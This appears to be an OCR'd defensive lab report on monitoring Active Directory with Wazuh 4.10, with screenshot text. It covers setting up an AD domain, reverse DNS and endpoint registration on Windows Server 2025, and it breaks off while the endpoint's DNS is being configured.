A detailed report on :

“ Monitoring Active Directory Attacks with Wazuh-4.10”

“ Hamza Jameel “

dev.hamzaj@gmail.com

Table of contents :

Introduction:

The Active Directory (AD) is a key component of IT infrastructure, allowing for centralized management of user accounts, authentication, and resource access. However, because of its vital role, it is a prime target for cyberattacks such as privilege escalation, brute-force attacks, Kerberos ticket forging, and lateral movement. To protect corporate assets and maintain the integrity of AD settings, effective monitoring and threat detection systems are required. Wazuh's latest release, version 4.10, includes substantial additions designed specifically for Active Directory monitoring. Organizations can easily identify and mitigate threats using its advanced features, which include real-time log analysis, security event correlation, and pre-configured detection rules for common AD attack paths.

Benefits of Monitoring AD with Wazuh 4.10

1. Real-Time Threat Detection

- Proactive Monitoring: Continuously monitors AD logs for suspicious activities such as privilege escalation, account lockouts, or brute-force attempts.
- Immediate Alerts: Sends real-time alerts on anomalies or predefined security rule violations.

2. Advanced Event Correlation

- Cross-Platform Insights: Correlates AD events with other network logs to detect sophisticated attack patterns.
- Contextual Awareness: Analyzes multiple data sources to identify lateral movement and insider threats.

3. Comprehensive Reporting

- Detailed Incident Reports: Generates detailed logs and forensic data to support incident response and auditing.
- Compliance Support: Assists in meeting regulatory requirements such as GDPR, HIPAA, and ISO 27001.

4. Simplified Configuration and Management

- Built-In Rules: Includes preconfigured rules for detecting common AD attack vectors like Golden Ticket attacks and password spraying.
- Centralized Dashboard: Offers an intuitive interface for managing security events across the entire AD infrastructure.

5. Integration with SIEM and SOAR Tools

- Enhanced Visibility: Seamlessly integrates with SIEM tools to provide unified threat intelligence.
- Automated Response: Supports SOAR platforms to enable automated remediation of AD-based threats.

6. Scalability and Performance

- Efficient Resource Usage: Optimized for large-scale environments without compromising performance.
- High Availability: Ensures consistent monitoring even in distributed AD setups.

7. Customizable Security Policies


- Tailored Rules: Allows customization of detection rules to align with organizational security policies.
- Dynamic Updates: Supports regular updates to address emerging AD attack techniques.

Setting Up Windows AD on Server 2025:

The demonstration that has been used in this report is carried out on the latest Windows server release 2025 desktop version. Organizations can easily identify and mitigate threats using its advanced features, which include real-time log analysis, security event correlation, and pre-configured detection rules for common AD attack paths. Here are the steps mentioned for further configurations :

Step 1 : Downloading and installation of ISO:

- Download the windows server from the official microsoft page.



PROPERTIES
For WIN-IMIU2USABUC

Computer name	WIN-IMIU2USABUC	Last installed updates	Never
Workgroup	WORKGROUP	Windows Update	Downloa
		Last checked for updates	Today at
Microsoft Defender Firewall	Public: On	Microsoft Defender Antivirus	Real-Tim
Remote management	Enabled	Feedback & Diagnostics	Settings
Remote Desktop	Disabled	IE Enhanced Security Configuration	On
NIC Teaming	Disabled	Time zone	(UTC-08:
Ethernet	192.168.30.18, IPv6 enabled	Product ID	00493-20
Azure Arc Management	Disabled		
Remote SSH Access	Disabled		
Operating system version	Microsoft Windows Server 2025 Standard Evaluation	Processors	AMD EPY


EVENTS
All events | 165 total

Server Name	ID	Severity	Source	Log	Date and Time
WIN-IMIU2USABUC	8198	Error	Microsoft-Windows-Security-SPP	Application	1/13/2025 6:50:07 AM
WIN-IMIU2USABUC	10016	Warning	Microsoft-Windows-DistributedCOM	System	1/13/2025 6:50:07 AM
WIN-IMIU2USABUC	1014	Error	Microsoft-Windows-Security-SPP	Application	1/13/2025 6:50:07 AM

11:17 PM
1/12/2025

Step 2 : Enabling AD-2025


- To enable the windows AD , first navigate to windows server manager and then click on “ Add roles and features”.



1 Configure this local server

2 Add roles and features

After this a wizard will pop up , keep clicking the next button until the server rules page is displayed and check the windows AD options there :



Select server roles

DESTINATION SERVER
WIN-OGNL3RPPUI4

Select one or more roles to install on the selected server.

Roles


- ☐ Active Directory Certificate Services
- ☑ Active Directory Domain Services
- ☐ Active Directory Federation Services
- ☐ Active Directory Lightweight Directory Services
- ☐ Active Directory Rights Management Services
- ☐ Device Health Attestation
- ☐ DHCP Server
- ☐ DNS Server
- ☐ Fax Server
- ■ File and Storage Services (1 of 12 installed)
- ☐ Host Guardian Service
- ☐ Hyper-V
- ☐ Network Controller
- ☐ Network Policy and Access Services
- ☐ Print and Document Services
- ☐ Remote Access
- ☐ Remote Desktop Services
- ☐ Volume Activation Services
- ☐ Web Server (IIS)
- ☐ Windows Deployment Services

Description

Active Directory Domain Services (AD DS) stores information about objects on the network and makes this information available to users and network administrators. AD DS uses domain controllers to give network users access to permitted resources anywhere on the network through a single logon process.

After this click next until an install button will show up. And at the end make sure you have a static ip address for these configurations , otherwise these configurations will lose if the dhcp server changed the IP.

After this the features will be installed and this popup will be shown.



Installation progress

DESTINATION SERVER
WIN-IMIU2USABUC


View installation progress

Feature installation

Installation started on WIN-IMIU2USABUC

Step 3 : Give a Root domain name :

- Since we don't have any existing forest or domains , so we are creating the new root level domain name , in my case i am taking it as :




○ Add a domain controller to an existing domain
○ Add a new domain to an existing forest
● Add a new forest

Specify the domain information for this operation

Root domain name: hamzatheroot.local

If all checks are passed the final installation page will pop up like this :



All prerequisite checks passed successfully. Click 'Install' to begin installation.

Prerequisites need to be validated before Active Directory Domain Services is installed on this computer

A delegation for this DNS server cannot be created because the authoritative parent zone cannot be found or it does not run Windows DNS server. If you are integrating with an existing DNS infrastructure, you should manually create a delegation to this DNS server in the parent zone to ensure reliable name resolution from outside the domain "empiartech.local". Otherwise, no action is required.

Prerequisites Check Completed


All prerequisite checks passed successfully. Click 'Install' to begin installation.

If you click Install, the server automatically reboots at the end of the promotion operation.


After the successful installation click on restart now and the newly created active directory will be created and started.

Step 4 : Create Reverse DNS Lookup zone :

- Since we don't have any existing forest or domains , we are creating reverse dns lookup zones. For this purpose click on server manager and on the top right corner , click onto tools and select dns zones:



Manage
Tools
View
Help
Active Directory Administrative Center
Active Directory Domains and Trusts
Active Directory Module for Windows PowerShell
Active Directory Sites and Services
Active Directory Users and Computers
ADSI Edit
Component Services
Computer Management
Defragment and Optimize Drives
Disk Cleanup
DNS
Event Viewer
Group Policy Management
iSCSI Initiator
Local Security Policy
ODBC Data Sources (32-bit)
ODBC Data Sources (64-bit)
Performance Monitor
Recovery Drive
Registry Editor
Resource Monitor

Now select dns , here you can see different settings like forward domain controller and two different forward domain controller names already created and functional.



Name	Type	Status	DNSSEC Status
_msdcs.hamzatheroot.local	Active Directory-Integrated Pri...	Running	Not Signed
hamzatheroot.local	Active Directory-Integrated Pri...	Running	Not Signed

Navigates to reverse lookup zones , that folder will be empty. So we have to create the reverse lookup zones for further processing. Right click on the reverse lookup zones folder and select create .



Completing the New Zone Wizard

You have successfully completed the New Zone Wizard. You specified the following settings:

Name: 30.168.192.in-addr.arpa

Type: Active Directory-Integrated Primary


Lookup type: Reverse

Note: You should now add records to the zone or ensure that records are updated dynamically. You can then verify name resolution using nslookup.

To close this wizard and create the new zone, click Finish.

Click on finish to apply the settings .

Now we have to create a pointer record in the reverse dns folder. For this right click on that folder and select pointer record and click on browse option.



New Resource Record


Pointer (PTR)

Host IP Address:
192.168.30.

Fully qualified domain name (FQDN):
30.168.192.in-addr.arpa

Host name:

In browse , select your server then forward dns zones then your AD name and then select the host record of your server.



Browse

Look in: hamzatheroot.local


Records:

Name	Type	Data	Timestamp
_sites			
_tcp			
_udp			
DomainDns...			
ForestDnsZ...			
(same as p...	Host (A)	192.168.30.18	1/14/2025...
win-2025-d...	Host (A)	192.168.30.18	static

Selection: win-2025-dc01.hamzatheroot.local

Record types: Hosts (A or AAAA Records)

Click OK to finish the wizard and the settings to apply.




Name	Type	Data	Timestamp
(same as parent folder)	Start of Authority (SOA)	[1], win-2025-dc01.hamzath...	static
(same as parent folder)	Name Server (NS)	win-2025-dc01.hamzathero...	static
192.168.30.18	Pointer (PTR)	win-2025-dc01.hamzathero...	

Windows AD 2025 has been set up successfully.

Step 5 : Register Windows10 Endpoint with AD 2025 :

- At this stage , the user will need to register to windows active directory as a preferred domain controller. To register this , two steps are needed to be performed :
    1. First is to set up the preferred DNS location as the Ip address of windows active directory . For this, navigate to Ethernet of your network in Windows control panel internet settings and select Internal protocol version four and type the DNS of your windows AD.



Internet Protocol Version 4 (TCP/IPv4) Properties

